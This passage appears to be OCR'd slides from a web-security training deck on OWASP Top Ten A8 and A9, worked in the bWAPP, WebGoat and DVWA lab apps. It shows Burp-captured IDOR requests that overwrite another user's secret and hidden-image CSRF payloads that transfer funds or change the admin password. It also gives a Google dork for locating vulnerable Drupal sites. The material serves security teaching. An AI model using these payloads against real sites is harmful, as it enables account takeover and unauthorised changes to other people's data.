
/ Login /

Enter your credentials *(bee/bug)*.

Login: user

Password: ••••

Set the security level: low




/ Insecure DOR (Change Secret) /


Change your secret.

New secret: I am evil user

Using Burp to change sensitive data in unauthorized way (3)



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decod
Intercept HTTP history WebSockets history Options
Request to http://10.10.30.25:81
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: 10.10.30.25:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/201001
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.30.25:81/bWAPP/insecure_direct_object_ref_1
Cookie: security_level=0; Drupal.tableDrag.showWeight=0; shellInA
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 46

secret=I+am+evil+user&login=user&action=change
```


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer De
Intercept HTTP history WebSockets history Options
Request to http://10.10.30.25:81
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: 10.10.30.25:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/2010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.30.25:81/bWAPP/insecure_direct_object_ref
Cookie: security_level=0; Drupal.tableDrag.showWeight=0; shellI
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 46

secret=I+am+evil+user&login=bee&action=change
```

Using Burp to change sensitive data in unauthorized way (4)




/ Login /

Enter your credentials *(bee/bug)*.


Login: bee

Password: •••

Set the security level: low



10.10.30.25:81/bWAPP/secret.php



10.10.30.25:81/bWAPP/secret.php


```
Your secret: I am evil user
```

OWASP TOP TEN – A8


- Cross-Site Request Forgery (CSRF)
  - Attach and Store Malicious Image On Email or Web App
  - Force authenticated victim to change password unconsciously

Attach and Store Malicious Image On Email or Web App

- Web Application: WebGoat


Title: Give Me Your Funds


Message:
```
Hey <img src="attack?transferFunds=4000" width=1 height=1>
```
Submit
Message List
Created by Sherif Koussa SoftwareSecured
OWASP Foundation | Project WebGoat | Report Bug




Message Contents For: Give Me Your Funds
Title: Give Me Your Funds
Message: Hey
Posted By: guest

Message List
Give Me Your Funds
Created by Sherif Koussa SoftwareSecured
OWASP Foundation | Project WebGoat | Report Bug

Attach and Store Malicious Image On Email or Web App (2)




```
GET /WebGoat/attack?Screen=662&menu=900&Num=85 HTTP/1.1
Host: 10.10.30.25:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.30.25:81/WebGoat/attack?Screen=662&menu=900
Cookie: JSESSIONID=F030559A9895B3A058F0D1FCE5EEC313; acopendivids=swingset,jotto,p
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
```



```
GET /WebGoat/attack?transferFunds=4000 HTTP/1.1
Host: 10.10.30.25:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.30.25:81/WebGoat/attack?Screen=662&menu=900&Num=85
Cookie: JSESSIONID=F030559A9895B3A058F0D1FCE5EEC313; acopendivids=swingset,jotto,p
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
```


Force authenticated victim to change password unconsciously

- Web Application: DVWA
- Store malicious post (e.g. image or link)
- Victim logs in on the web application
- Once authenticated victim visits malicious post‘s page
- Victim changes his password unconsiously



```
//$insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin';";

session_start();
$dvwaSession =& $_SESSION[ 'dvwa' ];
$varSes = $dvwaSession['username'];

$insert="UPDATE `users` SET password = '$pass_new' WHERE user = '$varSes'";


//http://10.10.30.25:81/dvwa/vulnerabilities/csrf/?password_new=pippo&password_conf=pippo&Change=Change#
```

Force authenticated victim to change password unconsciously (2)




Name * Attacker

Message * Evil Post Img <img src="http://10.10.30.25:81/dvwa/vulnerabilities/csrf/?password_new=pippo&password_conf=pippo&Change=Change#" width = 0 height = 0">

Name: test
Message: This is a test comment.

Force authenticated victim to change password unconsciously (3)



SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Name: Attacker
Message: Evil Post Img

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

✓	Method	File	Domain	Type	Transferred
200	GET	/dvwa/vulnerabilities/csrf/?password_new=pippo&password_c...	10.10.30.25:81	html	4,63 KB
	GET	/dvwa/vulnerabilities/csrf/?password_new=pippo&password_c...	10.10.30.25:81		
200	GET	/dvwa/vulnerabilities/csrf/?password_new=pipp			
200	GET	/dvwa/vulnerabilities/xss_s/			

```
http://10.10.30.25:81/dvwa/vulnerabilities/csrf/?password_new=pippo&
password_conf=pippo&Change=Change#
```

OWASP TOP TEN – A9

- Using Components with Known Vulnerabilities
  - Using Burp to Test for Components with Known Vulnerabilities
  - Using Search String to find Web App‘s Components


Using Burp to Test for Components with Known Vulnerabilities

- Web Application: Any
- Configurate browser in order to use Burp as proxy
- Navigate on a target site
- Check Response headers to find information about components
- Verify for each component known vulnerabilities


- Burp Suite modules:
  - Proxy – HTTP history

- Alternatives:
  - WhatWeb
  - NetCat

Using Search String to find Web App's Components



```
inurl:"changelog.txt" intext:="SA-" intext:="drupal" -api.drupal
```




